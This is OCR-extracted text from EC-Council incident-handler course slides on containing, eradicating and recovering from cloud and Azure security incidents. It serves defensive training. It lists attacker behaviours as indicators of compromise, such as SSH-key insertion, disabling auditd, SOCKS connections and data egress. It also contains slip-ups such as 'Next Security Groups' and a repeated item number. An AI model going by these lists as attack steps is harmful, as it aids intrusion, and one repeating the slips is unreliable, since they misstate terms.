
1. Block communication with the **external network** until the issue is detected and resolved
2. Check if the incident has affected backups and route services through backup systems
3. In case of malware attack, find the accounts, files, hosts, devices, servers, and other resources affected and disconnect them from the network
4. Block the attacker IP addresses and **compromised accounts** used to perform the attack
5. In the case of an application attack, stop services that are vulnerable to the attack
6. Isolate the **VM instances** affected or connected to the affected host
7. Revoke access to the database
8. Send **suspicious processes** or **accounts** to a sandbox environment to monitor their activities

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment Tools for Cloud Security Incidents

Teleport | Teleport allows incident handlers to perform containment operations for **Kubernetes-based incidents**



https://goteleport.com

hide01.ir

Cisco Identity Services Engine (ISE)
https://www.cisco.com

Trend Micro One
https://www.trendmicro.com

Tigera
https://www.tigera.io

Deepfence
https://deepfence.io

Qualys Cloud Platform
https://www.qualys.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of Cloud Security Incidents

1. Remove **malware files** and traces from the affected components
2. **Update security solutions** such as firewalls, IDS, and antiviruses with the malware signature
3. **Deny access** to compromised accounts, inform users via email, and assign new accounts
4. **Warn users** when trying to log in to their accounts from different systems or locations
5. Update all **virtual machines** and **operating systems** to remove vulnerabilities
6. **Contact developers** about the security flaws in applications and promptly patch them
7. Enable security options such as **two factor authentication** and **CAPTCHA**
8. Patch **database vulnerabilities** and improve the isolation mechanism to ensure that a compromised account does not infect others
9. CCs must train all employees to use the **cloud securely**
10. Enable scanning to scan files that users want to store in the cloud

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of Cloud Security Incidents (Cont'd)

E|CIH EC-Council Certified Incident Handler

11 Encrypt the data stored in the cloud and data in transit to **protect their integrity**

12 Implement **strong key generation**, storage, and management

13 Check for data protection during both **design** and **runtime**

14 Implement **robust registration** and validation processes

15 **Monitor client traffic** for malicious activities

15 Analyze the security model of **cloud provider interfaces**

17 Implement **security best practices** for installation and configuration

18 **Monitor the environment** for unauthorized changes or activity

19 Enforce **service-level agreements** for patching and vulnerability remediation

20 Conduct vulnerability scanning and **configuration audits**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after Cloud Security Incidents

- Ensure that the databases, applications, VMs, and OSes are free from malware before restarting the services
- Install OSes and applications and gather data, media, and other components from backups
- Enable compromised accounts after **changing access rights** and passwords or assign new accounts
- Ensure that the systems and applications of CCs are free from malware
- Restart the applications and databases after installing **security updates** and patching vulnerabilities
- Restart services on the CC and CSP sides only after obtaining proper **permissions from stakeholders** and **authorities**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#03: Understand How to Handle Azure Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps to Handle Azure Security Incidents

- Employ a **naming system** to identify and **prioritize Azure resources**, specifically for resources that manage sensitive data
- Conduct **frequent tests** on systems to determine the effectiveness of the incident response process in the Azure environment and update the plans accordingly
- Provide security incident **contact information** to Microsoft Security Response Center (MSRC), which notifies upon identifying any security-related issue
- Use the continuous export feature of Azure Security Center to export alerts into the incident response system
- Use the workflow Automation feature of Azure Security Center that generates automatic responses through "**Logic Apps**"
- Incorporate the native **threat detection capability** of Azure into security solutions

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Azure Security Incidents

Windows-based Azure Security Incidents

- Successful authentication of a user account from an **unusual IP address**
- **Addition of guest account** to a local administration group
- **Execution of code** through a custom script in virtual machines by evading antimalware
- Unexpected **exclusion of temporary files** from antimalware in virtual machines
- Disabling of real-time protection of antimalware
- Deletion of **antimalware scanning rule**
- Creation of **VBScript file** using command prompt with HTTP object allocation command

Linux-based Azure Security Incidents

- Exclusion of **unknown files** from antimalware scanning
- Suspicious use of the "**useradd**" command
- Disabling "**auditd**" logging
- Unauthorized modification in **Docker daemon configuration**
- Unauthorized addition of **new SSH keys** to an authorized key file
- Successful login made after multiple login attempts from a **malicious IP address**
- Unknown processes in the Linux virtual machine connected to a domain reported to be malicious

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Azure Security Incidents (Cont'd)

Azure App Service-based Security Incidents

- Attempts to **run Linux commands** on Windows App Service
- Azure App Service FTP log indicates a connection to an **IP address** present in the threat intelligence feed
- Unusual communication with **suspicious domains** identified during threat intelligence
- A **malicious connection** to sensitive web page from a known source IP address
- **Unintended redirection** of subdomains to an unknown site
- Huge **data egress** condition
- Attempts to download **raw data** from a website

Azure Container-based Security Incidents

- Unauthorized attempts to create a **new Linux namespace** within a container in the Kubernetes cluster
- Unauthorized deletion of **history log files** within the Kubernetes node
- Unknown connection attempts utilizing the **socks protocol**
- Frequent download of a file in the Kubernetes cluster from a known malicious source
- Granting **excessive role permissions** to a Kubernetes cluster
- An executable file running from a **suspicious location**
- Deletion of user activity track files in the Kubernetes cluster

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Detecting and Responding to Security Threats Using Microsoft Azure Sentinel

Detecting Threats

- Click on the **Analytics** option under **Configuration** in the left pane of the Microsoft Sentinel workspace
- Now, click on the **Rule templates** tab in the right pane of the **Analytics page**
- Click on the **Create rule** button and finish rule creation by performing all steps on that template. This will add the new rule for detection in the **Active rules** tab.

Responding to Threats

- Open the **Automation** tab from the navigation menu of Microsoft Sentinel
- Click on the **Create** button on the top and select **Add new rule** or **Automation rule**
- You can modify the **If Analytics rule** name condition for responding to some specific analytics rules
- Select the available actions such as **Change status**, **Run playbook**, and **Assign owner** for the automation rule.



https://www.microsoft.com

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating Incidents using Microsoft Azure Sentinel

- Microsoft Azure Sentinel allows incident handlers to **receive alerts from data sources** upon encountering **suspicious events** in the network

Steps to investigate incidents

- Go to the **Incidents** page
- Search incidents by entering a search string in the search box and select a specific incident
- Click on the **View full details** button on the incident page to view and inspect the incident further
- Assign the incident to any group or user by configuring the **Owner** field



https://www.microsoft.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating Incidents using Microsoft Azure Sentinel (Cont'd)

Analyzing incidents using graphs

- Click on the **Investigate** button
- Select any entity to review its information from the **Entities** pane
- Check the **exploration queries** of an individual entity by hovering over them
- Click on the **Events>** option to view the raw event
- Now, click on the **Timeline** option to analyze and understand the selected incident






https://www.microsoft.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Azure Monitor Logs

- Azure Monitor logs allow responders to use **sophisticated queries** for analyzing logs and records to identify critical patterns during an investigation



Steps to analyze Azure Monitor Logs

- From the Azure Monitor menu, select **Logs** to set the scope
- You can inspect the **AppRequests** table for more evidence after expanding the **Log Management** option from the left pane
- To write a query for the **AppRequests** table, double-click on it and then click on the **Run** button
- You can select the **Chart** option beside the **Results** pane to view a graphical representation of the results



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Brute-force Attacks using Microsoft Azure Sentinel


- With RDP or brute-force attacks, attackers try to **compromise accounts** or systems configured with weak authentication
- Incident responders must promptly detect these malicious attempts before the attackers manage to compromise or gain access to the target machine

Sample query for detecting brute-force attacks

- Considering the **failed login attempts** categorized by **EventID 4625**, you can use the following query in Sentinel Log Analytics:

```
SecurityEvent
| where EventID == 4625
```





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Managing and Responding to Security Alerts in Microsoft Defender for Cloud

Managing the Security Alerts

- **Step 1:** Open the **Overview** page of Defender for Cloud and select the **Security alerts** option
- **Step 2:** Now, you can filter the alert list by selecting any required filter. You can also use the **Add filter** option to further filter the alerts

Responding to Security Alerts

- **Step 1:** Select any recent alert from the list of **Security alerts**
- **Step 2:** Now, click on the **View full details** button below the alert description for further details
- **Step 3:** Click on the **Take Actions** tab below the right pane to take further actions such as inspect resource context, mitigate threat, and suppress similar alerts



https://www.microsoft.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of Azure Security Incidents

hide01.ir

1. Limit global **administrative access** to critical resources
2. Block **unknown communication** channels using both internal and external security controls
3. Review and disable **suspicious Azure accounts**
4. Remove critical data from public storage (such as **blobs**) and **clear the cached content**
5. Delete unnecessary roles or permissions for resource management
6. Use **Next Security Groups** (NSGs) and host-based firewalls to filter and block malicious traffic
7. Implement proper network segmentation to stop the spreading of infections to other Azure networks
8. Configure **Microsoft Defender for Cloud** to predict and block threats in advance

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of Azure Security Incidents

1. Utilize **Microsoft Azure Sentinel** to analyze the threat kill chain and respond through built-in orchestration
2. Revoke access to compromised Azure accounts
3. Patch vulnerabilities and change configurations in the Azure environment
4. Prevent administrative access to the account that runs the **ADFS service**
5. Restrict inbound **SMB access** to systems
6. Shift to a **group-Managed Service Account (gMSA)** from a Service Account
7. Remove unnecessary accounts from Domain Admins, Backup Operators, and Enterprise Admin groups
8. Use **Azure MFA**, **Microsoft Authenticator App**, and **Windows Hello** to eliminate attack vectors based on passwords

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after Azure Security Incidents

- Replace **ADFS servers** and create a new one or rotate the SAML token-signing certificate
- Avoid using on-premises accounts, which are synchronized with Azure AD, and restrict privileged access accounts to be cloud-only accounts
- **Implement MFA** for all users in a tenant environment
- **Limit administrative access** by enforcing conditional access and Privileged Identity Management
- **Minimize the delegated permissions** and grant consents that support different functions such as accessing mailboxes, SharePoint content, OneDrive, and altering privileged users and roles
- Recover the required files from **Azure VM backups**

